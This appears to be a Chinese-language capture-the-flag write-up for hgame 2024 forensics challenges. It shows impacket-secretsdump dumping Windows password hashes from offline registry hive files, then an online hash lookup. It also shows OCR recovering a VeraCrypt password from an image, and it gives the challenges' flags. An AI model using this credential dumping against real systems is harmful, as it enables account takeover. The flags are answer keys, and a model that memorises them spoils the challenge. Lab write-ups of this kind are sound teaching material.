


```

1  └─(kali㉿kali)-[~]
2  └─$ impacket-secretsdump -sam ./SAM -system ./system -security ./SECURITY LOCAL
3  Impacket v0.11.0 - Copyright 2023 Fortra
4
5  [*] Target system bootKey: 0x57aeb759fdad3c39cebb787a4fe2b355
6  [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
7  Administrator:500:ac804745ee68ebea19f10a933d4868dc:dac3a2930fc196001f3aeab95974
8  8448:::
9  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
10 HelpAssistant:1000:3d71e1687ae90fb7f887cc48364e29e4:2c5f92675b68aa855091ebb4108
11 ae229:::
12 ...
13
14 [*] Cleaning up...
15
16 └─(kali㉿kali)-[~]
17 └─$

```

查找在线数据库可得到原文。



NT hash转大写拼接即可。

[https://cyberchef.org/#recipe=To_Upper_case\('All'\)&input=ZGFjM2EyOTMwZmMxOTYwMDFmM2FIYWI5NTk3NDg0NDg](https://cyberchef.org/#recipe=To_Upper_case('All')&input=ZGFjM2EyOTMwZmMxOTYwMDFmM2FIYWI5NTk3NDg0NDg)

```
hgame{DAC3A2930FC196001F3AEAB959748448_Admin1234}
```


简单的取证,不过前十个有红包 | Done

找到veracrypt的文件, 拿到flag吧

补充附件:


链接: <https://pan.baidu.com/s/19pj-juLLE4BY0lVxFyO4iQ> 提取码: ccyk

Hint1 备注： 需要与另一道取证题的附件结合起来看




vera.hc

30.00MB



上一题中的用户桌面上存在一个图片：



OCR得到key。

Optical Character Recognition

https://cyberchef.org/#recipe=Optical_Character_Recognition(true)

Version 10.5.2 - Sponsored by DEF24.comLast build: 7 months ago - Version 10 is here! Read...OptionsAbout / Support

Operations

OCR

Optical Character Recognition

Offset checker

To Case Insensitive Regex

From Case Insensitive Regex

To Charcode

Count occurrences

From Charcode

Argon2 compare

Convert co-ordinate format

Caesar Box Cipher

GOST Decrypt

GOST Encrypt

Bacon Cipher Decode

Recipe

Optical Character Recognition

Show confidence

STEP

BAKE!

Auto Bake

Input

PNG

veracrypt_password
968fJD17UBzZG6e3yjF6

REC 471942 624


Output

Confidence: 59%

veracrypt_password
968fJD17UBzZG6e3yjF6

REC 57 51191ms

968fJD17UBzZG6e3yjF6



```
1 PS D:\Workspace\rev\hgame_2024\week_3\vera> dir W:\
2
3     Directory: W:\
4
5 Mode                LastWriteTime         Length Name
6 ----                -
7 -a---             2024/2/14   17:19             51 flag.txt
8
9 PS D:\Workspace\rev\hgame_2024\week_3\vera> cat W:\flag.txt
10 hgame{happy_new_year_her3_1s_a_redbag_key_41342177}
11 PS D:\Workspace\rev\hgame_2024\week_3\vera>
```

hgame{happy_new_year_her3_1s_a_redbag_key_41342177}

